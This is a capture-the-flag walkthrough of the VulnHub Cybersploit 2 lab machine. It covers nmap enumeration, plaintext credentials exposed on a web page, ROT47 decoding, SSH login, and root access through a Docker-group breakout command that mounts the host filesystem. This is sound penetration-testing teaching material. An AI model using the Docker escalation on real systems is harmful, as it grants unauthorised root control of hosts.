# CYBERSPLOIT 1

**Pranav Mohanraj**

**2/12/2025**

Attacking Machine - Kali

Victim Machine - Cybersploit 2

Connection – NAT

Download Link - https://www.vulnhub.com/entry/cybersploit-2,511/


## Contents

## Introduction

The **Cybersploit 2** virtual machine is a deliberately vulnerable Linux-based environment designed to strengthen practical penetration testing and exploitation skills within a controlled laboratory setting. This assessment follows a structured penetration testing methodology, beginning with network discovery and service enumeration, and progressing through web-based reconnaissance, credential identification, and secure shell (SSH) access.

The challenge further incorporates practical encoding and decoding techniques to recover hidden information, followed by a privilege escalation phase that demonstrates the security risks associated with misconfigurations and outdated kernel versions. By systematically identifying vulnerabilities, exploiting exposed services, and escalating privileges to gain full system control, this exercise demonstrates a complete end-to-end compromise of the target machine. The walkthrough reinforces essential cybersecurity concepts including reconnaissance, exploitation workflow, post-exploitation enumeration, and privilege escalation analysis.

# 1. Network Identification and Service Enumeration




```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:0a:46:e6 brd ff:ff:ff:ff:ff:ff
    inet 192.168.28.130/24 brd 192.168.28.255 scope global dynamic noprefixroute eth0
       valid_lft 1751sec preferred_lft 1751sec
    inet6 fe80::b058:1a6:b5f2:d22b/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV 192.168.28.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-14 11:42 EST
Nmap scan report for 192.168.28.1
Host is up (0.0014s latency).
All 1000 scanned ports on 192.168.28.1 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for 192.168.28.2
Host is up (0.00012s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
53/tcp open  domain  dnsmasq 2.68
| dns-nsid:
|_  bind.version: dnsmasq-2.68
MAC Address: 00:50:56:E3:CE:DC (VMware)

Nmap scan report for 192.168.28.135
Host is up (0.00050s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
|   3072 ad:6d:15:e7:44:e9:7b:b8:59:09:19:5c:bd:d6:6b:10 (RSA)
|   256 d6:d5:b4:5d:8d:f9:5e:6f:3a:31:ad:81:80:34:9b:12 (ECDSA)
|_  256 69:79:4f:8c:90:e9:43:6c:17:f7:31:e8:ff:87:05:31 (ED25519)
80/tcp open  http    Apache httpd 2.4.37 ((centos))
|_http-server-header: Apache/2.4.37 (centos)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: CyberSploit2
MAC Address: 00:0C:29:B7:81:4F (VMware)
```

The attacker environment was initialized on a Kali Linux system, and the ip a command was executed to identify the active network interface and assigned IP address. From the output, the Kali machine was confirmed to be operating on the **192.168.28.0/24** subnet with the IP address **192.168.28.130**, establishing the network range required for target discovery.

A network scan was then performed using the nmap -sC -sV 192.168.28.0/24 command to identify active hosts and enumerate exposed services within the subnet. The scan revealed a target host at **192.168.28.135**, which was identified as the Cybersploit 2 virtual machine. The results indicated that **SSH (port 22)** and **HTTP (port 80)** were open on the target system. The SSH service was identified as **OpenSSH 8.0**, while the HTTP service was running **Apache HTTP Server 2.4.37** on a CentOS-based system. The HTTP page title explicitly referenced *CyberSploit2*, confirming that this host was the intended target for further exploitation.

This enumeration phase successfully identified the attack surface of the target machine and provided clear entry points for subsequent web-based reconnaissance and remote access attempts.

## 2. Web-Based Reconnaissance and Credential Disclosure



Welcom To CyberSploit2 !

White Hat Black Hat Pentester Red Teaming Noobs Coder


| # | | Username | Password | Handle |
|---|---|---|---|---|
| 1 | Mark | Otto | @shadi.com | |
| 2 | Jacob | Thornton | @Hypper | |
| 3 | Larry | the Bird | @twitter | |
| 4 | D92:=6?5C2 | 4J36CDA=@:E` | @twitter | |
| 5 | Sam | uwshdijwi | @twitter | |
| 6 | cevgl | cevgl@1234 | @Attitude | |
| 7 | Madhu | 12345678 | @facebook | |
| 8 | Neha | I love my Jaan | @tiktok | |
| 9 | Mahi | Love you dear | @Love | |

Following service enumeration, the HTTP service running on port 80 was accessed via a web browser using the target IP address **192.168.28.135**. The web application displayed a publicly accessible page titled *CyberSploit2*, which exposed a table containing multiple usernames and passwords in clear text. This represents a critical security flaw, as sensitive authentication data is disclosed without any access control.


Among the listed entries, one row stood out due to its **non-human-readable username and password format**. The username **D92:=675C2** and the corresponding password **4J36CDA=@:E** appear to follow an encoded or deliberately obfuscated pattern rather than typical credential naming conventions. This anomaly suggests that the credentials may be intentionally crafted to draw attention to encoding-based challenges or to serve as a pivot point for further exploitation.

The presence of both weak, common passwords and unusually formatted credential values demonstrates multiple insecure credential management practices. This disclosure provides a direct attack vector for attempting authenticated access to backend services such as SSH and indicates that further analysis of the highlighted credentials may be required during the exploitation phase.

## 3. Source Code Inspection and Hidden Clue Identification



```
    </tr>

      <th scope="row">4</th>
      <td>D92:=6?5C2</td>
      <td>4J36CDA=@:E`</td>
      <td>@twitter</td>
    </tr>
 <th scope="row">5</th>
      <td>Sam</td>
      <td>uwshdijwi</td>
      <td>@twitter</td>
    </tr>
 <th scope="row">6</th>
      <td>cevgl</td>
      <td>cevgl@1234</td>
      <td>@Attitude</td>
    </tr>

 <th scope="row">7</th>
      <td>Madhu</td>
      <td>12345678</td>
      <td>@facebook</td>
    </tr>
 <th scope="row">8</th>
      <td>Neha</td>
      <td>I love my Jaan</td>
      <td>@tiktok</td>
    </tr>
 <th scope="row">9</th>
      <td>Mahi</td>
      <td>Love you dear</td>
      <td>@Love</td>
    </tr>

</tr>

  </tbody>
</table>





    <!-- Optional JavaScript -->
    <!-- jQuery first, then Popper.js, then Bootstrap JS -->
    <script src="https://code.jquery.com/jquery-3.5.1.slim.min.js" integrity="sha384-DfXdz2htPH0lsSSs5nCTpuj/zy4C+OGpamoFVy38MVBnE+IbbVYUew+OrCXaRkfj" crossorigin="anonymous"></script>
    <script src="https://cdn.jsdelivr.net/npm/popper.js@1.16.0/dist/umd/popper.min.js" integrity="sha384-Q6E9RHvbIyZFJoft+2mJbHaEWldlvI9IOYy5n3zV9zzTtmI3UksdQRVvoxMfooAo" crossorigin="anonymous"></script>
    <script src="https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/js/bootstrap.min.js" integrity="sha384-OgVRvuATP1z7JjHLkuOU7Xw704+h835Lr+6QL9UvYjZE3Ipu6Tp75j7Bh/kR0JKI" crossorigin="anonymous"></script>
<!----------ROT47---------->
</body>
</html>
```




```
    <!-- Optional JavaScript -->
    <!-- jQuery first, then Popper.js,
    <script src="https://code.jquery.c
    <script src="https://cdn.jsdelivr.
    <script src="https://stackpath.boo
<!----------ROT47---------->
</body>
</html>
```

As part of further web-based reconnaissance, the HTML source code of the CyberSploit2 web page was inspected using the browser's *View Source* functionality. Reviewing the source revealed that the credential table displayed on the webpage was statically embedded within the HTML document, confirming that the sensitive information was hard-coded rather than dynamically generated or protected.

During the inspection, an additional comment was identified near the bottom of the source code containing the text **ROT47**. This comment does not affect page functionality and appears to be intentionally placed as a hint. The presence of this reference suggests that one or more values exposed on the page may require **ROT47 decoding**, indicating an encoding-based challenge rather than a traditional password brute-force scenario.

This finding highlights the importance of client-side source code inspection during reconnaissance, as developers may unintentionally or deliberately expose sensitive clues, comments, or hints that facilitate further exploitation. The identification of the ROT47 reference provides a clear direction for the next phase of analysis, which involves decoding the anomalous credential values observed on the webpage.

## 4. Credential Decoding Using ROT47


ROT47 Encrypter / Decrypter Online -
dencode.com/en/cipher/rot47
DenCode
Enjoy encoding & decoding!
All
String
Number
Date
Color
Cipher
Hash
Decoded


```
D92:=6?5C2    4J36CDA=@:E`
```

ROT47 (!-~)

```
shailendra cybersploit1
```

Following the discovery of the **ROT47** reference within the HTML source code, the anomalous credential values identified on the webpage were subjected to ROT47 decoding. The encoded username **D92:=675C2** and password **4J36CDA=@:E** were decoded using a ROT47 decoder, revealing the plaintext credentials **shailendra** and **cybersploit1** respectively. This confirms that the values were not random strings but deliberately encoded credentials intended to be recovered through basic cipher analysis rather than brute-force techniques.

## 5. Initial Access via SSH




```
┌──(kali㉿kali)-[~]
└─$ ssh shailendra@192.168.28.135
The authenticity of host '192.168.28.135 (192.168.28.135)' can't be established.
ED25519 key fingerprint is SHA256:Ua5bYFU7jRE2PNF3w1hs2yrzHmyU7Q3FWj0xvMKZDro.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:2: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.28.135' (ED25519) to the list of known hosts.
shailendra@192.168.28.135's password:
Last login: Wed Jul 15 12:32:09 2020
[shailendra@localhost ~]$ whoami
shailendra
[shailendra@localhost ~]$ ls
hint.txt
[shailendra@localhost ~]$ cat hint.txt
docker
[shailendra@localhost ~]$ 
```

Using the decoded credentials obtained from the ROT47 analysis, an SSH connection was initiated to the target system at **192.168.28.135** with the username **shailendra**. Upon first connection, the SSH host key authenticity prompt was displayed and accepted, after which successful authentication was achieved using the password **cybersploit1**. This confirmed valid remote access to the target machine.

Post-login verification was performed using the whoami command, confirming that access was obtained as the **shailendra** user. Directory enumeration using ls revealed a file named **hint.txt**, which was subsequently read using the cat command. The contents of this file provided the keyword **docker**, indicating a potential direction for further enumeration or privilege escalation.

## 6. Privilege Escalation via Docker Misconfiguration



This requires the user to be privileged enough to run docker, i.e. being in the `docker` group or being `root`.


Any other Docker Linux image should work, e.g., `debian`.

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

The resulting is a root shell.

```
docker run -v /:/mnt --rm -it alpine chroot /mnt sh
```



```
[shailendra@localhost ~]$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
Unable to find image 'alpine:latest' locally
latest: Pulling from library/alpine
014e56e61396: Pull complete
Digest: sha256:51183f2cfa6320055da30872f211093f9ff1d3cf06f39a0bdb212314c5dc7375
Status: Downloaded newer image for alpine:latest
sh-4.4# whoami
root
sh-4.4# ls
bin  boot  dev  etc  home  lib  lib64  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var
sh-4.4# cd root
sh-4.4# ls
anaconda-ks.cfg  flag.txt  get-docker.sh  logs}
sh-4.4# cat flag.txt
 __    ___   _    __   ___    __   _____  __
/ /`  / / \ | |\ | / /`_ | |_) / /\   | |  ( (`
\_\_, \_\_/ |_| \| \_\_/ |_| \ /_/--\  |_|  _)_)

 Pwned CyberSploit2 POC

share it with me twitter@cybersploit1

              Thanks !
sh-4.4# |
```

Post-exploitation enumeration revealed a hint indicating **docker** as a potential privilege escalation vector. Since the compromised user was permitted to run Docker commands, the GTFOBins documentation for Docker was consulted to identify known privilege escalation techniques. GTFOBins confirms that users with Docker access can obtain root privileges by mounting the host filesystem inside a container.

The following command was executed to exploit this misconfiguration:

**“docker run -v /:/mnt --rm -it alpine chroot /mnt sh”**

This command launches an Alpine Linux container while mounting the host’s root filesystem (/) to /mnt inside the container. The chroot /mnt operation changes the root directory to the mounted host filesystem, effectively providing a **root shell on the host system**. Successful execution was confirmed by the whoami command returning **root**.

Once root access was obtained, directory enumeration led to the discovery of **flag.txt** within the root directory. Reading this file confirmed full system compromise and completed the privilege escalation phase of the attack.